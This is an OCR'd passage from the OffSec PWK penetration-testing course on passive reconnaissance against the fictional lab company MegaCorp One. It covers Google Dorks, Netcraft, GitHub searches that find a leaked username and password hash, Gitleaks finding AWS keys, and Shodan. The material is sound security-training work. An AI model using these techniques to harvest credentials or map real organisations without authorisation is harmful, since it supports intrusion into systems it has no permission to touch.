



*Figure 18: The Google Hacking Database (GHDB)*

Another way of experimenting with Google Dorks is through the DorkSearch[220] portal, which provides a pre-built subset of queries and a builder tool to facilitate the search.

Mastery of these operators, combined with a keen sense of deduction, are key skills for effective search engine "hacking".

### 6.2.3 Netcraft

*Netcraft*[221] is an internet service company, based in England, offering a free web portal that performs various information gathering functions such as discovering which technologies are running on a given website and finding which other hosts share the same IP netblock.

Using services such as Netcraft is considered a passive technique, since we never directly interact with our target.

Let's review some of Netcraft's capabilities. For example, we can use Netcraft's DNS search page (https://searchdns.netcraft.com) to gather information about the megacorpone.com domain:

[220] (DorkSearch, 2022), https://dorksearch.com/

[221] (Netcraft, 2022), https://www.netcraft.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 19: Netcraft Results for *.megacorpone.com Search*

For each server found, we can view a "site report" that provides additional information and history about the server by clicking on the file icon next to each site URL.






*Figure 20: Netcraft Site Report for www.megacorpone.com*

The start of the report covers registration information. However, if we scroll down, we discover various "site technology" entries.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.



Site Technology (fetched 2 days ago)

**Application Servers**

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| Apache | Web server software | www.fedex.com, www.victorlaweather.ca, www.majorgeeks.com |
| Debian | *No description* | www.smtpcorp.com, crm.aviasg.com, welcome.adblockplus.org |

**Server-Side**

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| SSL | A cryptographic protocol providing communication security over the Internet | web.whatsapp.com |

**Client-Side**

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

| Technology | Description | Popular sites using this technology |
|---|---|---|
| JavaScript | Widely-supported programming language commonly used to power client-side dynamic content on websites | www.google.com, www.linkedin.com, l.facebook.com |

**Client-Side Scripting Frameworks**

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| jQuery | A JavaScript library used to simplify the client-side scripting of HTML | www.amazon.in, www.amazon.es, www.amazon.fr |
| Font Awesome Web Fonts | *No description* | www1.sedecatastro.gob.es, www.wilderssecurity.com, www.worldometers.info |
| Bootstrap Javascript Library | *No description* | www3.animeflv.net, www.dextools.io, www.bestbuy.com |

**Content Delivery Network**

A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve content to end-users with high availability and high performance.

| Technology | Description | Popular sites using this technology |
|---|---|---|
| Google Hosted Libraries | Google API to retrieve JavaScript libraries | www.mediafire.com, www.php.net, www.newsnow.co.uk |

*Figure 21: Site Technology for www.megacorpone.com*

This list of subdomains and technologies will prove useful as we move on to active information gathering and exploitation. For now, we will add it to our notes.

## 6.2.4 Open-Source Code

In the following sections, we'll explore various online tools and resources we can use to passively gather information. This includes open-source projects and online code repositories such as GitHub,[222], GitHub Gist,[223] GitLab,[224] and SourceForge.[225]

Code stored online can provide a glimpse into the programming languages and frameworks used by an organization. On a few rare occasions, developers have even accidentally committed sensitive data and credentials to public repos.

The search tools for some of these platforms will support the Google search operators that we discussed earlier in this Module.

GitHub's search,[226] for example, is very flexible. We can use GitHub to search a user's or organization's repos; however, we need an account if we want to search across all public repos.

To perform any Github search, we first need to register a basic account, which is free for individuals and organizations.

Once we've logged in to our Github account, we can search MegaCorp One's repos for interesting information. Let's use **filename:users** to search for any files with the word "users" in the name.

[222] (GitHub, 2022), https://github.com/

[223] (GitHub Inc, 2022), https://gist.github.com/

[224] (GitLab, 2022), https://about.gitlab.com/

[225] (Slashdot Media, 2022), https://sourceforge.net/

[226] (GitHub, 2022), https://help.github.com/en/github/searching-for-information-on-github/searching-code

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 22: File Operator in GitHub Search*

Our search only found one file - **xampp.users**. This is nevertheless interesting because *XAMPP*[227] is a web application development environment. Let's check the contents of the file.

[227] (Apache Friends, 2022), https://www.apachefriends.org/index.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 23: GitHub Search Results*

This file appears to contain a username and password hash,[228] which could be very useful when we begin our active attack phase. Let's add it to our notes.

[228] (Wikipedia, 2022) https://en.wikipedia.org/wiki/Cryptographic_hash_function#Password_verification

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 24: xampp.users File Content*

This manual approach will work best on small repos. For larger repos, we can use several tools to help automate some of the searching, such as *Gitrob*[229] and *Gitleaks*.[230]. Most of these tools require an access token[231] to use the source code-hosting provider's API.

The following screenshot shows an example of Gitleaks finding an *AWS access key ID*[232] in a file.

[229] (Michael Henriksen, 2018), https://github.com/michenriksen/gitrob

[230] (Zachary Rice, 2022), https://github.com/zricethezav/gitleaks

[231] (GitHub, 2022), https://help.github.com/en/articles/creating-a-personal-access-token-for-the-command-line

[232] (Amazon Web Services, 2022), https://docs.aws.amazon.com/general/latest/gr/aws-sec-cred-types.html#access-keys-and-secret-access-keys

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 25: Example Gitleaks Output*

Obtaining these credentials allows us unlimited access to the same AWS account and could lead to a compromise of any cloud service managed by this identity.

---

*Tools that search through source code for secrets, like Gitrob or Gitleaks, generally rely on regular expressions or entropy[233]-based detections to identify potentially useful information. Entropy-based detection attempts to find strings that are randomly generated. The idea is that a long string of random characters and numbers is probably a password. No matter how a tool searches for secrets, no tool is perfect and they will miss things that a manual inspection might find.*

---

## 6.2.5 Shodan

As we gather information on our target, it is important to remember that traditional websites are just one part of the internet.

*Shodan*[234] is a search engine that crawls devices connected to the internet, including the servers that run websites, but also devices like routers and IoT[235] devices.

To put it another way, Google and other search engines search for web server content, while Shodan searches for internet-connected devices, interacts with them, and displays information about them.

Although Shodan is not required to complete any material in this Module or the labs, it's worth exploring a bit. Before using Shodan we must register a free account, which provides limited access.

---

[233] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Password_strength#Random_passwords

[234] (Shodan, 2022), https://www.shodan.io/

[235] (Wikipedia, 2022) https://en.wikipedia.org/wiki/Internet_of_things

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's start by using Shodan to search for **hostname:megacorpone.com**.





*Figure 26: Searching MegaCorp One's domain with Shodan*

In this case, Shodan lists the IPs, services, and banner information. All of this is gathered passively, avoiding interacting with the client's web site.

This information gives us a snapshot of our target's internet footprint. For example, there are four servers running SSH. We can drill down to refine our results by clicking on *SSH* under *Top Ports* on the left pane.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 27: MegaCorp One servers running SSH*

Based on Shodan's results, we know exactly which version of OpenSSH is running on each server. If we click on an IP address, we can retrieve a summary of the host.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

